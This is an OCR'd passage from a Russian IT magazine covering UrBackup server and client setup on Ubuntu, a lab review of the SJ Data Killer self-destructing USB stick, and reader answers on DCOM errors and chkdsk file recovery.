
```
$ sudo add-apt-repository ppa:uroni/urbackup
$ sudo apt-get update
```

При установке пакета будет запрошен путь, куда сохранять архивы, в последующем его легко можно изменить через веб-интерфейс — правда, в этом случае понадобится создать такой каталог и установить права доступа. По мере подключения клиентов здесь будут появляться подкаталоги. Во время установки создается init-скрипт для запуска `/etc/init.d/urbackup_srv` и конфигурационный файл `/etc/default/urbackup_srv`. Сам сервис будет запускаться при старте системы. Можно для верности выполнить update-rc.d urbackup_srv defaults.

Настройка сервера

По умолчанию веб-интерфейс использует порт 55414. Подключаемся браузером `http://example.org:55414/`. Аутентификация по умолчанию не требуется. Чтобы в дальнейшем запрашивался логин и пароль, необходимо создать пользователя, перейдя в «Настройки -> Пользователи». Первый пользователь всегда admin и имеет права администратора. Сразу выбираем нужный язык.

Интерфейс прост, назначение вкладок должно быть понятным. Пока клиентов у нас нет, поэтому следует познакомиться с настройками. Переходим в одноименный подраздел. Здесь два меню. В верхнем выбирается, что будем настраивать. Сейчас здесь три пункта: «Сервер», «Почта» и «Пользователи». После появления клиентов добавится четвертый, позволяющий настраивать клиенты на удаленных системах. Чуть ниже восемь вкладок, в которых определяются установки работы сервера: путь к файлам бэкапа, расписание очистки, количество одновременных бэкапов, ограничение скорости, интервал создания бэкапов и прочие. Назначение большинства установок должно быть понятно из названия, достаточно установить флажок и сохранить изменения.
В меню «Файловый бэкап» следует обратить внимание на возможность исключения или, наоборот, включения файлов в архив по маске и каталоги по умолчанию. Например, чтобы убрать из бэкапа медийные файлы, пишем в поле «Исключить из бэкапа (по маске)»: `*.mp3;*.avi;*.mkv`.



Настройка клиента через веб-интерфейс

В поле «Каталоги по умолчанию для бэкапа» указываем каталоги (разделяя их точкой с запятой), которые будут бэкапиться на клиентах в настройках по умолчанию. Если в сети больше Win-машин, то лучше здесь указывать

шаблон для Win, а для Linux-клиентов затем переопределить индивидуально. Если оставить поле пустым, то бэкап будет прерываться с ошибкой. Аналогично в «Образы -> Разделы для бэкапа» указываются разделы, которые попадут в снапшот (для Win), при этом поддерживается предустановка ALL и ALL_NONUSB, позволяющая сохранить все разделы или разделы без подключенных к USB дисков. В установках по умолчанию клиент с GUI может все это переопределять локально (изменяется в «Права доступа -> Разрешить клиенту менять настройки»).

В настройках клиента в поле «Расписание» и в подменю «Архивация» можно установить окно резервного копирования, в пределах которого сервер будет стараться выполнять задания по бэкапу. Начатое задание будет выполняться до завершения, даже если оно не вписывается в указанное время. При этом сами клиенты могут инициировать процесс бэкапа в любой момент, даже за пределами окна резервного копирования. Здесь можно использовать время в 24-часовом формате, день недели указывается при помощи числа (1 — понедельник, 2 — вторник...) или сокращения (Mon, Thues, Wed). В одном задании можно указывать несколько определений и окон, разделяя их запятой и точкой с запятой. Например, бэкап в рабочие дни с 18:00 до 19:00 можно записать так:

```
Mon-Fri/18:00-19:00 или 1-5/18:00-19:00
```

Подобные сокращения используются и для установки времени очистки архивов.

К серверу пока могут подключаться только клиенты из LAN. Интернет-режим по умолчанию отключен. Чтобы активировать возможность бэкапа через интернет, переходим во вкладку «Интернет», ставим флажок в поле «Активировать интернет-режим» и указываем в соответствующем поле имя сервера или IP.

УСТАНОВКА КЛИЕНТА

Сборка клиента не представляет особых сложностей. Ставим нужные для сборки пакеты.

```
$ sudo apt-get install build-essential g++ libwxgtk3.0-dev
libcrypto++-dev
```

Скачиваем архив и ставим.

```
$ wget -c
http://hndl.urbackup.org/Client/1.4.9.1/urbackup-client-1.4.9.1.tar.gz
$ tar xzf urbackup-client-1.4.9.1.tar.gz
$ cd urbackup-client-1.4.9.1
```



```
$ make
$ sudo make install
```

Для данных будет создан каталог `/usr/local/var/urbackup`, сперва он пуст, при подключении клиента к серверу будут изменены права доступа и внутри появится несколько новых файлов. Запускаем пока в консоли, чтобы видеть отладочную информацию.

```
$ sudo start_urbackup_client --loglevel info --no_daemon
```


Убеждаемся, что ошибок нет, и можем проверить появление нового клиента во вкладке «Статус». Для подключения используется TCP/35621, UDP/35622 и TCP/35623, они должны быть открыты в брандмауэре. В случае если установлен клиент с GUI, можно использовать команду urbackup_client_gui. В дальнейшем следует обеспечить их автозагрузку.

GUI на клиенте и статус бэкапа в веб-интерфейсе

При первом подключении к серверу в файл `server_idents.txt` автоматически приписывается его публичный ключ, и впоследствии клиент может работать только с ним. Если возникает необходимость работы с двумя серверами UrBackup или в процессе переустановки UrBackup был изменен ключ и идентификатор, следует отредактировать этот файл вручную, внеся нужные данные.

Клиент из LAN автоматически подхватывается сервером и отображается в «Статус», после чего им можно управлять. Если сервер по какой-то причине не нашел клиента, то указываем его IP или имя в поле «Дополнительные клиенты» и нажимаем «Добавить». Первоначально бэкап можно произвести вручную, отметив флажком клиент, выбрав тип бэкапа (full file backup) и нажав ссылку «Начать бэкап выделенных». Далее бэкап будет производиться на основании общих установок. Их можно переопределить на самом клиенте, если он установлен с GUI, или выбрав «Настройки», затем имя клиента в меню вверху и установив флажок «Отдельные настройки для данного клиента».

Не забываем отличие Linux и Win. Для возможности бэкапа через интернет следует разрешить его в соответствующей вкладке. Здесь в Internet auth key будет указан ключ для авторизации. Остальные вкладки интерфейса позволяют получить информацию о ходе бэкапа и ошибках.



В работе

Имя компьютера	Действие	Прогресс	Файлов в очереди	
Нет активности				

Последняя активность


ID	Имя компьютера	Действие	Время начала	Продолжительность	Использовано памяти
2	ubuntu	Полный файловый бэкап	2015-09-15 03:24	3 min	0 bytes
1	ubuntu	Полный файловый бэкап	2015-09-15 03:21	3 min	94.36 MB

Информация о ходе бэкапа

ВЫВОД

Сервер работает и бэкапит данные клиентов, предоставляя администратору отчеты. Остается только отслеживать ошибки и делегировать права другим администраторам и пользователям.

ОБЗОР ФЛЕШКИ С ФУНКЦИЕЙ УНИЧТОЖЕНИЯ ДАННЫХ SJ DATA KILLER



84ckf1r3
84ckf1r3@gmail.com

Утечка данных часто может навредить гораздо больше, чем их утрата. Поэтому так популярно шифрование и функции дистанционного стирания на мобильных устройствах. Однако важные сведения часто хранятся и на съемных носителях. Если один из них попытаются забрать, времени на очистку не будет. К счастью, уже существуют способы сделать это в один клик, которые мы и рассмотрим в этом обзоре.

Редакция «Хакера» выражает благодарность сотрудникам лаборатории восстановления данных R.LAB (rlab.ru) за помощь в изучении SJ Data Killer.

К нам на тестирование попала любопытная флешка SJ Data Killer с функцией мгновенного стирания по нажатию кнопки. Работает волшебная кнопочка сама по себе, без использования компьютера. Разработчик уверяет, что ее можно активировать хоть в кармане и ни о чем больше не беспокоиться. Мы решили проверить, насколько полным получается уничтожение данных.

Вместе со специалистами лаборатории восстановления данных R.LAB мы выяснили, как работает Data Killer.

КАК ЭТО РАБОТАЕТ

Внешне Data Killer выглядит как совершенно неприметная флешка. Она сделана из самого обыкновенного пластика, ничего не весит, не имеет никаких опознавательных знаков и надписей. Словом, маскируется под самый обычный китайский noname, который продается в каждом ларьке за 350 рублей.



Внешний вид Data Killer

Выдать в неприметном стике «Убийцу данных» может единственное отличие — мигающий примерно раз в четыре секунды индикатор на лицевой панели, который сигнализирует о том, что аккумулятор флешки заряжен и она готова в любой момент уничтожить все данные. Да, он может попасться на глаза, зато у тебя всегда будет возможность убедиться, что уничтожение сработает и флешка не подведет в самый неподходящий момент.



При внимательном осмотре можно разглядеть кнопку в индикаторе на лицевой панели

Самое интересное, конечно, у этой флешки внутри. В корпусе устройства установлен обычный чип NAND Flash монолитного типа, что осложняет прямой доступ к данным в домашних условиях. Однако файлы не шифруются и могут быть считаны в лаборатории восстановления данных. Если, конечно, вовремя не нажать на кнопку.


К цепям линии 3,3 В припаян провод от встроенного аккумулятора, он подзаряжается от USB каждый раз при подключении устройства к компьютеру. Рядом расположена схема его перезарядки и уничтожения данных. При нажатии на кнопку на внутренние цепи питания подается напряжение больше 3,3 В.

В результате USB-флеш монолитного типа начинает сильно греться и выходит из строя.

Решение неплохое, но у него есть ограничения. Малая емкость аккумулятора и саморазряд могут привести к тому, что, если флешкой долго не пользоваться, уничтожить данные нажатием кнопки не получится. Отсутствие шифрования существенно повышает шансы на успешное восстановление даже с частично поврежденного чипа — если, конечно, устройством завладеет злоумышленник. Поэтому, если, кроме экстренного самоуничтожения, необходимо обеспечить защиту данных от посторонних глаз, стоит позаботиться о шифровании самостоятельно.

Итак, подключаем флешку к компьютеру с установленной Windows 10 x64 и обнаруживаем, что просто так доступ к данным не получить, — флешка разряжена (нам достался образец прямо с завода). В этом случае компьютер не сможет ее сразу определить, придется подождать пять-десять минут до тех пор, пока внутренний аккумулятор наберет необходимый минимальный заряд. Правда, судя по схеме, АКБ Data Killer подключен параллельно, то есть его заряд напрямую не влияет на работу контроллера. Это означает, что даже при севшем аккумуляторе в экстренном случае данные с нее считать все-таки можно, но только, естественно, не обычным «проводником» на домашней персоналке.

Когда аккумулятор немного зарядился, Windows 10 опознала накопитель и замонтировала его как `[USB DISK (E:)]`.



Data Killer определяется в системе как USB DISK (E:)

Удостоверимся, что на флешке ничего нет, а затем перекинем на нее текстовый документ.

Тестовый файл закинут на Data Killer

После этого извлекаем флешку через «Безопасное извлечение устройств» и пробуем быстро нажать два раза на кнопку-индикатор на лицевой стороне устройства.



Вызываем экстренное повышение напряжения, тем самым стирая все данные

После двойного нажатия флешка сильно нагревается, однако никаких признаков шпионской активности не проявляет.



Во время процедуры уничтожения данных температура устройства сильно повышается

Выжидаем несколько секунд и пробуем считать данные с уничтоженной флешки. Для этого подключаем Data Killer к PC, однако устройство уже не определяется. Не помогли ни всевозможные перерывы в работе на протяжении длительного периода времени, ни многочисленные подключения к различным компьютерам: устройство просто не видится штатными средствами ОС, при этом очень сильно нагреваясь при подключении к компьютеру и не подавая абсолютно никаких признаков жизни, кроме мигающего индикатора. Как и заявлено, флешка действительно вышла из строя, а вместе с тем и прихватила все наши секретные данные.

После процедуры уничтожения прочесть данные обычным способом невозможно. Могут помочь разве что специальные подходы форензики, но так далеко наш тест не зашел. Так что будем считать, что шансов на успешное восстановление мало. Правда, выход из строя схемы преобразователя питания приводит к тому, что вся система уничтожения данных не сработает. Также система уничтожения не сработает при севшем аккумуляторе, поскольку она не включается, если устройство вставлено в USB-порт. Но по крайней мере, ты об этом узнаешь благодаря индикатору.



ВЫВОДЫ

Устройство Data Killer — это хороший способ хранения и транспортировки чувствительных данных. Оно позволяет в экстренной ситуации моментально уничтожить все содержимое двойным нажатием на кнопку на корпусе без каких-либо внешних признаков. Конечно, мы надеемся вскоре увидеть в накопителях SJ Data Killer дополнительные меры защиты данных от разглашения, которые существенно увеличат сферу применения этих устройств. Шифрование данных, блокировка случайного уничтожения, чипы eMLC, их разрушение электрическим пробоем — способов множество, и не все они обязательно приводят к удорожанию производства. А пока — заслуженный плюс!

Алексей Zemond Панкратов
3em0nd@gmail.com





ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)

Q **В логах системы постоянно появляются ошибки DCOM, что это такое?**

A Здесь стоит обратить внимание на сид, который пишется в описании ошибки, чтобы по нему можно было диагностировать. Для этого нажми «Пуск», «Выполнить» и в появившемся окне выполни команду `dcomcnfg`. После этого откроется настройка `distributed.com`. Именно здесь по нашему сиду нужно найти приложение, которое ее генерирует. После этого — проверить, как оно зарегистрировано и хватает ли прав на его запуск.

Q **Chkdsk отремонтировал после перезагрузки файловую систему на флешке, теперь никаких данных не отображается, но место занято. Как быть, возможно ли восстановить данные?**

A Когда система внезапно перезагружается, при запуске в автоматическом режиме включается утилита chkdsk, которая пытается восстановить файловую структуру, удаляя или восстанавливая файлы и папки, если они испорчены. Проблема этой программы в том, что файловая структура меняется непосредственно на самом диске, без каких-либо резервных копий. После такого вмешательства можно запросто недосчитаться важных данных. В худшем случае файлы и папки будут удалены с диска. В лучшем — данные будут перенесены в корень диска, в скрытую папку FOUND.000 (.001, .002 и так далее), а сами файлы примут вид типа: file000.chk, file001.chk.

Содержимое самого файла чаще всего остается невредимым. Распознать, какими были эти файлы до работы chkdsk, проблематично, но их можно восстановить. Попробуй утилиту unCHK, программа проста в использовании и поддерживает наиболее распространенные форматы файлов (JPG, BMP, PNG, GIF, TIFF, CRW, CR2, PSD, DJVU, CDR, DWG, PDF, AVI, MPG, MOV, WAV, MP3, ZIP, RAR, EXE, DOC, XLS, DOCX, XLSX).

Часто бывает, что файлы с расширением chk можно вылечить простым переименованием. Если ты точно знаешь, какой у файлов был формат, смело меняй расширение и получишь назад свои данные.

